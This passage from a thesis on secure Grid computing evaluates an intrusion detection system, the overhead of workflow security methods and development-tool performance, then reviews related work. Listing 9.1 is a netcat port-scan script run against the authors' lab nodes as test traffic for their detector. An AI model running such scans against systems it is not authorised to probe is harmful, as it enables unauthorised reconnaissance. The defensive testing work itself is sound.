


Figure 9.16: Inter-Site iperf Results

node IDS. S-IDS tracks which Grid nodes contact which other Grid nodes and automatically creates a temporary white list with which this false detection can be avoided. It could also be used to offer a certain quality of service during a real DDoS by informing a border router which packets are more likely to be legitimate (i.e. packets from nodes recently contacted). While this would not allow new nodes to contact the attacked resource directly, it would prevent nodes returning requested results from being blocked. Since Grid systems perform delegation, it is important that the decision which nodes to block is made with a full view of the Grid and not purely on local information.

The performance evaluation of the S-IDS design was conducted using two experiments. The first test consisted of inducing high network traffic on *eth0*, the interface to the external network, of the sensor nodes, while monitoring the output on *eth1*, the interface to the S-IDS network, CPU usage of the sensor and the alert latency (time from the attack to its recognition at the master). In the second test, the behaviour of an aggregator with five connected sensors was observed. The *eth0/eth1* traffic of the Sensors was monitored and the *eth0/eth1*/CPU usage and alert latency of the aggregator was monitored. Figures 9.17 and 9.18 show the results for the above test cases, which are averaged over two minutes.

Network traffic was induced by one node, sending data produced by */dev/zero* via *netcat* to another node, writing the received data to */dev/null*. The speed of the network stream was controlled by the command line tool *throttle*, as shown in listing 9.3.

In figures 9.17 and 9.18, it can be seen that at a speed of approx. 1.6 MB/s incoming traffic at the aggregator's *eth1* or approx. 5 MB/s incoming traffic at the sensor's *eth0*, the output speed of the sensor does not increase further. The reason for this behaviour was identified in the second test, where the aggregator is observed: At an input speed of

Listing 9.1: Portscan Script

```
#!/bin/bash
NODES="86 87 88 89 90"
loops=3000
port=1
while [ $loops -ge 0 ]
do
    for i in $NODES
    do
        echo PORTSCAN FROM $port TO `expr $port + 3` ON node0${i}
        nc -vz node0${i} $port - `expr $port + 3`
        port=`expr $port + 4`
    done
    loops=`expr $loops - 1`
    sleep 120
done
```

approx. 1.6 MB/s on the aggregator's incoming interface, the aggregator automatically throttles its input speed. This is underlined by a CPU usage of around 100% on the aggregator at this volume of traffic. The reason for this is the slow Java serialisation process.

Based on this poor performance, some optimisations were implemented. The main problem lies in the fact that the object-oriented Java language used by PIPES creates an object for each piece of data which is streamed through the system. Since object serialisation and deserialisation of complex objects is quite expensive, measures were taken to lighten this burden. The `AlertOrObjectBean` was separated into two entities to eliminate one object hierarchy and the `IDMEF` objects were replaced by a minimal flat storage object. This step reduces the compatibility but increases the performance. Figures 9.19, 9.20 and 9.21 show the new performance values. Figure 9.19 shows one sensor and one aggregator. At a speed of 20 MB/s the sensor is at 100% CPU utilisation through the netcat, libpcap and Java processes. The aggregator does not throttle the connection at this speed. In Figure 9.20 two sensors are connected to one aggregator each transmitting up to their maximum capacity and as can be seen the aggregator starts throttling the input at roughly 40 MB/s combined traffic. In the final figure 9.21 six sensors are connected to one aggregator. Here, the sensor starts throttling the input at a combined volume of roughly 24 MB/s. This is due to the higher CPU consumption of the detection logic.

During all tests, attacks were launched at random intervals to test the responsiveness and accuracy of the system. Up to the throttle points, all attacks were detected reliably. The alert latency varied between one and five seconds. Even when the aggregator could not handle any more incoming traffic, it continued to operate, but attacks were not always detected, due to the fact that not all packets could be analysed.

Listing 9.2: Output of the Portscan Script

```

PORTSCAN FROM 1 TO 4 ON node086
PORTSCAN FROM 5 TO 8 ON node087
PORTSCAN FROM 9 TO 12 ON node088
PORTSCAN FROM 13 TO 16 ON node089
PORTSCAN FROM 17 TO 20 ON node090
PORTSCAN FROM 21 TO 24 ON node086
node086 [172.26.6.86] 22 (ssh) open
PORTSCAN FROM 25 TO 28 ON node087
PORTSCAN FROM 29 TO 32 ON node088
PORTSCAN FROM 33 TO 36 ON node089
PORTSCAN FROM 37 TO 40 ON node090
.
.
.

```

Listing 9.3: Network Load Generator

```

node88:~$ cat /dev/zero | throttle -M 2 | \
nc -v -v node087a 54321

node87:~$ nc -v -v -l -p 54321 node088a > /dev/null

```

With the performance optimisation, the S-IDS system can cope with moderate Grid traffic from a small number of nodes. However, beyond that, the performance overhead created by the serialisation and object creation of Java stalls the system. As a consequence, the vision of analysing the “big picture” over a large number of nodes cannot be realised with the presented proof-of-concept implementation. The Java serialisation and streaming configuration is the most relevant area for optimization. Nevertheless, the general concept of using streaming databases for intrusion detection is promising, but a more efficient implementation is required. A production quality implementation of the system in a is an interesting endeavor, but lies outside of the scope of this thesis.

9.7 Workflow

In this section, experimental results concerning the performance of the different security methods are discussed. The execution times of all three security methods using both a “hand written” Java Globus client and BPEL processes are compared. A simple Globus services offering some basic operations has been written for the evaluation. The service’s operations do nothing but returning the input value. Therefore, the runtime of the operations can be treated as zero. To obtain reliable results, every run was




Figure 9.17: Graph of Sensor Test Results




Figure 9.18: Graph of Aggregator Test Results

repeated fifty times and the arithmetic mean of the results was computed.

The machine hosting the Globus environment was a Pentium IV 3 GHz with Hyperthreading and 1 GB of RAM running Linux (kernel 2.6). The workflow engine as well as the Globus clients were installed on a 1.7 GHz Pentium M machine (1 GB of RAM) running Windows XP SP 2.

The results are shown in table 9.7, 9.7 and 9.7. The GT4 and BPEL columns shows the time in milli-seconds the number of calls took. The OH BPEL column shows the overhead caused by the use of the presented BPEL extension. A negative overhead percentage indicates that the BPEL invocation was faster than the GT4 client invocation. It can be seen, that the BPEL processes have a higher initialization overhead compared to Globus (between 37 and 100 percent depending on the security method used). This mainly affects runs with only few service calls. Interestingly, GSISecureConversation has a higher initialization overhead when using Globus clients. Since typical work-




Figure 9.19: Optimised S-IDS with One Sensor




Figure 9.20: Optimised S-IDS with Two Sensors

flows consist of several invocations, the initialization overhead does not play a major role. As the results for 50 invocations show, the overhead when using BPEL is between 0 and 19 percent depending on the used security method. This overhead is acceptable when taking into account that the normal runtime of a service is usually in the area of hours, compared to milliseconds in for the security initialisation.

Figure 9.22 and 9.23 display the results graphically. One can see that all methods scale linearly - but with different gradients. GSISecureMessage is clearly the slowest and GSITransport the fastest method. Only when sending very few messages (in these tests less than five), GSISecureMessage is faster than GSISecureConversation, but still slower than transport layer security.

Obtaining a proxy certificate from MyProxy took between 900 to 1000 milliseconds. This is independent of the used security method and of the used client (BPEL or Globus). So, when using MyProxy instead of locally stored certificates, this time has to be added to every value in the tables above.




Figure 9.21: Optimised S-IDS with Six Sensor

Calls	GSITransport			GSISecureMessage		
	GT4	BPEL	OH BPEL	GT4	BPEL	OH BPEL
1	350	624	78.29%	794	1586	99.75%
10	1805	2488	37.84 %	4305	4755	10.45 %
50	7952	9164	15.24 %	19460	21060	8.22 %

Table 9.5: Experimental Results for GSITransport and GSISecureMessage Using Integrity

9.8 Grid Development Tools

The most time critical element of the GDT is the project builder that gets invoked every time the user changes a resource in the Eclipse project that is part of a Grid service and under control of the GDT. The builder is invoked in a background thread after the Java builder of the Eclipse JDT feature has been invoked on the set of changes in the project. A run of the builder has two fundamental phases: first, identification of Grid service model sources and changes to those sources, then, the (re)-generation of service artifacts related to the changes. To test the performance of the builder, annotated classes were created containing either 5 or 25 methods or attributes tagged as `GridMethod` and `GridAttribute`. Then, the GDT builder was invoked 10 times after the start of the Eclipse workbench, each time the annotated class was touched and saved to force the GDT builder to run. Figure 9.9 shows the average time T_{avg} , maximal time T_{max} and the standard deviation of the measurements σ observed during the experiments. Each set of experiments was repeated 5 times to gather performance data for the GDT builder including the first invocation that requires the Eclipse platform to load and instantiate the classes of the GDT plug-in. The tests were conducted on an IBM T41p notebook with a 1.7 GHz Pentium M CPU, 1 GB of main memory and a 60GB 7200 RPM parallel ATA hard drive running under Windows XP (SP2).




Figure 9.22: Performance of Security Methods Using Integrity




Figure 9.23: Performance of Security Methods Using Encryption

	GSISecureConversation		
Calls	GT4	BPEL	OH BPEL
1	1615	747	-53.75 %
10	3633	2818	-22.43 %
50	12507	12489	-0.14 %

Table 9.6: Experimental Results for GSISecureConversation Using Integrity

	GSITransport			GSISecureMessage		
Calls	GT4	BPEL	OH BPEL	GT4	BPEL	OH BPEL
1	375	622	65.87%	1108	1861	67.96%
10	1838	2167	17.90 %	5803	6483	11.72 %
50	8299	9861	18.82 %	26313	30040	14.16 %

Table 9.7: Experimental Results for GSITransport and GSISecureMessage Using Encryption

Experiences with test applications in the D-Grid show that Grid services usually contained less than 25 distinct methods or attributes. After initialisation of the Eclipse workbench, even the worst case performance requiring 1.5 seconds to perform a GDT build as a reaction to a manual save operation of the annotated class provide acceptable performance values to the user, especially since manually writing a Grid service takes considerably more time and the risk of misconfiguration of the security settings is present. The workbench remains responsive during the build since the build process is run in a background thread.

9.9 Final Evaluation

It is difficult to judge the quality and performance of security measures, since security often is an intangible feature. Usually, there is a trade-off between security and performance, and where the balance is made depends heavily on the scenario and the actors involved. For the case of on-demand Grid computing, the performance overhead discussed in this chapter is acceptable, in particular due to the fact that without the security mechanisms, the on-demand usage of the Grid would be significantly hindered. The security mechanisms presented in this thesis offer the required protection to enable stages 1 and 2 of on-demand Grid computing. Solution producers and customers are protected from each other and the resource providers can protect themselves from both solution producers and customers. The solution producer and customer protection is a vital requirement for the adoption of Grid computing in the business sector and as such represents an important step towards a wider adoption of the Grid computing paradigm. However, it is the resource provider protection enabled through the

	GSISecureConversation		
Calls	GT4	BPEL	OH BPEL
1	1583	808	-48.96 %
10	3335	2693	-19.25 %
50	11182	12602	12.70 %

Table 9.8: Experimental Results for GSISecureConversation Using Encryption

	Repeated Invocation			First Invocation	
	T_{avg} [ms]	T_{max} [ms]	σ [ms]	T_{avg} [ms]	T_{max} [ms]
5 Methods	666.25	1132.56	114.57	2022.33	3932.26
25 Methods	765.68	1232.69	123.95	2581.94	3076.47
5 Attributes	789.25	1265.52	116.77	2807.52	2980.52
25 Attributes	1013.34	1539.37	233.66	3232.47	3045.05

Table 9.9: Performance of the GDT builder for different numbers of attributes and methods in an annotated class.

use of operating system virtualisation and dynamic firewalling, which offers the greatest potential to satisfy the true vision of Grid computing. With the security mechanism presented in this thesis it becomes possible for resource providers to let unknown users onto their resources on a pay-per-use basis without endangering themselves. Currently, all actors in the Grid must possess X.509 certificates to identity themselves. With this traceable identification, resource providers can, if a malicious act is detected, take legal steps to claim damages. However, it is the certificate overhead which is one of the first and biggest stumbling blocks currently hindering the widespread adoption of Grid computing. It took users from the University of Marburg six days from requesting a certificate to receiving a signed certificate and being registered in one of the D-Grid VOs. Considering that the RA was in the same building and the VO administrator was a colleague who could be contacted directly, the six days are probably not representative for outsiders who will have to travel to receive a certificate. To then actually do something with the certificate, it was still necessary to contact each Grid site and personally ask for permission to execute jobs on that site. With the resource provider protection, it is no longer necessary to have such strict access control in place, since the resource providers can protect themselves and their customers from malicious entities. This opens up an entirely new way of using the Grid.

9.9.1 Pay-per-use On-Demand Grid Computing

The acquisition of a valid Grid certificate can be time consuming and is only relevant if long term Grid use is planned. However, if only sporadic Grid use is planned or many different Grids are to be used, the effort of registering and getting a working

account can be quite high. The high initial setup costs can also hinder users with a casual interest to simply trying out the Grid. There are two main reasons why Grid certificates need to be reliably bound to a legal entity. First, to ensure that resources which were used are also paid for, and second, to ensure that malicious behaviour (e.g. not paying for resources or hacking other users) can be successfully brought to court. The security mechanisms introduced in this thesis deal with the prevention of inter-user attacks, thus mitigating the need for legal recourses. The resource provider can set quotas and restrict access for users' VMs so that other users are safe and the resources cannot be harmed. However, without a verified identity, the current practice of accounting and billing has a certain amount of risk, since resources could be used and not paid for. To protect the resource provider from financial harm, an instant pre-paid usage model can be implemented for unverified users, i.e. if the legal identity of a certificate was not verified by a trusted Certificate Authority (CA). Jobs submitted to the Grid by such users must be paid for in advance. This simple measure allows the resource provider to grant immediate access to users without verified Grid credentials. The privileges granted to these users is tightly controlled by the resource provider. The root privileges users are not a problem since they only affect their own machine, and quotas enforced by the Xen0 according to the amount of resources purchased ensure that no user can misuse the resources. The one area where pre-paid users need to be restricted significantly compared to verified and trusted users is in the capability to access the Internet. Since without the accountability created through registration, it would be possible to pay for resources and then run a spambot or other malicious software which harms others without risk of prosecution. Thus, it is advisable to restrict Internet access to avoid liability on the resource providers' part. With this restriction, users can only harm themselves, since they paid for their resources and cannot access the external network or other users' resources. This side effect of the security mechanisms needed to gain the trust of business users allows the hassle free testing of a Grid infrastructure and can be used to ease Grid adoption, since first trial runs can be done immediately. A user without any credentials opens a pre-payment website of a Grid site where an anonymous X.509 certificate is created for the user by a Java applet. The certificate is signed by a special pre-paid CA which automatically signs all certificates created by the pre-payment mechanisms. The user is prompted if the certificate is to be imported into the browser, which should be accepted. Then, using a payment service such as PayPal, a number of jobs can be bought. Each job has a maximum lifetime which is enforced by the cluster scheduling mechanism. The Grid headnode is notified about the number of jobs the user has paid for. Then, when a job is submitted, the proxy certificate used for submission is analyzed for the root certificate and a cross-check is performed to see whether the certificate was signed by the pre-paid CA and whether the job has been paid for. If both checks are successful, the job is submitted to the cluster scheduling system. The pre-paid certificates are not a replacement of the normal verified X.509 user certificates, but offer a quick alternative when no Internet access is required on the actual worker nodes.

Figure 9.24 shows how the presented Grid setup affects the first steps of both




Figure 9.24: On-demand Grid Usage

solution producers and customers in a single site scenario. Using an automatically generated pre-paid certificate, the solution producer installs the software using full root privileges. This is all the solution producer needs to do until a customer (also with a pre-paid certificate) would like to use the software (A), in which case a VM is linked to the customer's certificate. (B). The customer then uses the pre-payment functionality to buy a job and then can use the private VM to execute the job (C). The provider does not need to do anything. Considering how much work is required in a traditional Grid setup to acquire valid certificates and install moderately complex software, the presented solution is far easier and more secure. The presented security mechanisms enable the installation of software which requires root privileges, which normally would be possible only in the most trusted environments without endangering other Grid users. This brings the Grid computing paradigm quite a bit closer to fulfilling the vision of compute power as easy as electrical power from the socket.

9.9.2 Application Evaluation

The final part in the evaluation of the presented secure on-demand Grid environment is the analysis of how the applications presented in chapter 2 are affected by the new Grid usage capabilities. The biggest change can be seen with the commercial engineering and banking applications and the network emulation application, since these applications could not be run in traditional Grid environments at all for both security and usability reasons. The modifications to the operating systems kernel the network emulation application requires could not have been installed due to the negative side effects they would have had on other users' applications. Even if security had not been

an issue, getting multiple resource providers to install kernel patches across multiple cluster sites would have been a major undertaking. With the presented innovative security and administrative extension it is possible to install the emulation framework autonomously in a virtual environment and deploy that environment across multiple sites with no additional cost or risk.

In the case of the commercial engineering and banking applications, security was the main issue hindering Grid adoption. The presented security concepts have addressed the concerns of several companies, including Access e.V., Wasy GmbH, BMW, Deutsche Bank and Dresdner Bank, who are now evaluating both in-house and out-sourced Grid usage. In the case of the engineering applications, the pay-per-use Grid paradigm is also of particular interest. A solution producer like Access can install their software in a virtual image and offer customers instant access without forcing the customers to undergo a lengthy registration process at multiple Grid sites.

For the medical and media applications, the possibility of making cluster worker nodes available to a service-oriented workflow is of great interest. Previously, creating a fine-grained service-oriented application would have meant setting up a dedicated hosting environment. With the presented security concepts, service-oriented applications can be integrated into existing shared use cluster environments by installing the service hosting software into the user's image. The novel connection of the worker nodes to the Internet offers full flexibility for the creation of complex cross-site service-oriented applications. The automated security setup makes managing the distributed environment similarly easy to managing a single user environment. Due to the strong isolation of the different images, confidential data can now be processed in the Grid.

10

Related Work

10.1 On-Demand Grid Computing

There are several projects investigating a more dynamic form of Grid computing than the standard Grid solutions currently offer. These dynamic Grids are featured under many names, e.g. ad hoc Grids, personal Grids, desktop Grids, P2P Grids, dynamic Grids. In the following, the related Grid projects are discussed which focus on a dynamic Grid environment and attempt to automate the configuration and maintenance of such a Grid to enable easy adaptation and use.

Sterck et al. [168] introduce a lightweight Grid environment for solving bioinformatics problems on small, "privately operated" Grids. An explicit design choice was made not to use standard Grid middleware solutions like Globus, justified by the reasons that they are too cumbersome and difficult to use in a dynamic environment and are not flexible enough to facilitate the e-science researchers' needs. Basic design criteria of the system are decentralisation, provided by an underlying tuple space concept, and platform independence, provided by an implementation in Java. The following design issues are dealt with within the framework: scalability, resource allocation and scheduling, automatic distribution of application code to workers, inter-process communication and resource discovery. Furthermore, the following design issues were presented but are not yet implemented: secure resource sharing, a user billing system and quality of service mechanisms. All inter-process communication is done via Java sockets and serialised Java objects. This makes the configuration of the framework difficult to manage once organisational boundaries need to be crossed and restricts the scalability of the framework. Although this is not an issue for the scenario described in the paper, it limits the usability of the framework for other research projects. The fact that standard toolkits and protocols were avoided for the sake of usability makes it difficult to utilise components from this project or integrate new developments from other projects. No security mechanisms or concepts beyond standard Java security are introduced.

A desktop Grid computing environment for enterprise solutions is presented by

Naik et al. [121]. Each Grid node runs a VMware Workstation instance with Linux as the guest operating system (OS). On each guest OS, IBM's WebSphere Application Server AEs 4.0 is run to host web services which are integrated into the Grid applications. The system is targeted at enterprises which install and manage the virtual PCs and the application servers to create a small Grid environment. Ease of use and manageability are not dealt with since they are not seen as critical issues and although the abstract claims privacy and protection are dealt with the paper does not mention any mechanisms outside of the abstract. The further work of the authors [38, 81] dealing with virtualisation in Grid environments also does not deal with security issues apart from stating that passwords are used for access control. Particularly in a desktop Grid environment, the virtualisation of resources alone is not sufficient to offer a secure Grid computing environment.

Germain et al. [83] and Glatard et al. [84] both discuss work in the field of medical Grid computing. The work in by Glatard et al. introduces a workflow engine for medical applications with high data throughput, and Germain et al. introduces a Grid based image analysis approach. The authors state that the integration of workstation PCs into a desktop Grid is a growing interest in the medical community. Unlike the projects mentioned above, the solutions presented in these papers are not based on lightweight custom developed Grids, but on a standard service-oriented Grid middleware. The papers state that implementing the medical applications on the standard Grid middleware is far from trivial due to the complex nature of both the application and the middleware itself. Although the work focuses on medical applications only standard Grid security is utilised.

Andrade et al. [9] present a peer-to-peer based middleware which operates on a Bag of Tasks (BoT) in a dynamic environment where nodes can leave and join the Grid at any time. A BoT is the framework's unit of scheduling and has the following characteristics: (i) it does not need any synchronisation between tasks, (ii) it has no dependencies between tasks and (iii) it can tolerate faults caused by resource unavailability with very simple strategies [8]. This places many restrictions on the application developer. The peer-to-peer system and the BoT have their own programming API and do not make use of standards. Although a stated design goal is to protect the desktop users from malicious Grid applications no ideas are given on how this is to be accomplished.

Several criteria for ad hoc Grid computing are discussed by Amin et al. [5], and the need for peer-to-peer integration is explained. A figure illustrates the combination of the JXTA peer-to-peer infrastructure and the CoG [193] framework. The details of the realisation of the concepts are not shown, however. In a follow-up paper [6], the authors describe an architecture for an ad hoc Grid which focuses on the issues of community control, quality assurances, and spontaneity of service contribution and invocation, developed as an integral part of the Java CoG Kit. The security issues of identity management, identity verification, and authorisation control are discussed in further work by the authors [7]. The issues identified in this work are not examined.

Chakravarti et al. [31] introduce an organically inspired peer-to-peer model to

facilitate the use of desktop Grids. The organic Grid is meant to bridge the gap between traditional Grids and centrally managed distributed computation projects like Seti@Home. The paper concentrates on the autonomic scheduling of simple independent tasks and does not describe the Grid architecture in which the applications run.

Bertino et al. [21] present an approach to supporting fine-grained access control for Grid resources. The authors argue that such a fine-grained policy-based access control is necessary to enable desktop Grid computing. Giving resource owners a higher flexibility in controlling access to their resources is seen as a vital requirement for the adoption of the Grid paradigm to a higher extent into new avenues such as desktop Grids. Similarly, in the proposal Grid users should get a higher flexibility in choosing the resources in which their jobs must execute. The actual Grid architecture is not described.

A lightweight Personal Grid based on a super-node peer-to-peer network is proposed by Han and Park. [91]. A hierarchical scheduling system is used to distribute different types of applications in the network. The programs are described as services and are advertised by publishing XML descriptions through the peer-to-peer framework, but service-oriented standards like WSDL or SOAP are not used. Great emphasis was placed on creating a light-weight and easy to use system in contrast to the complex Grid toolkits like Globus or Unicore. No particular security mechanisms are introduced.

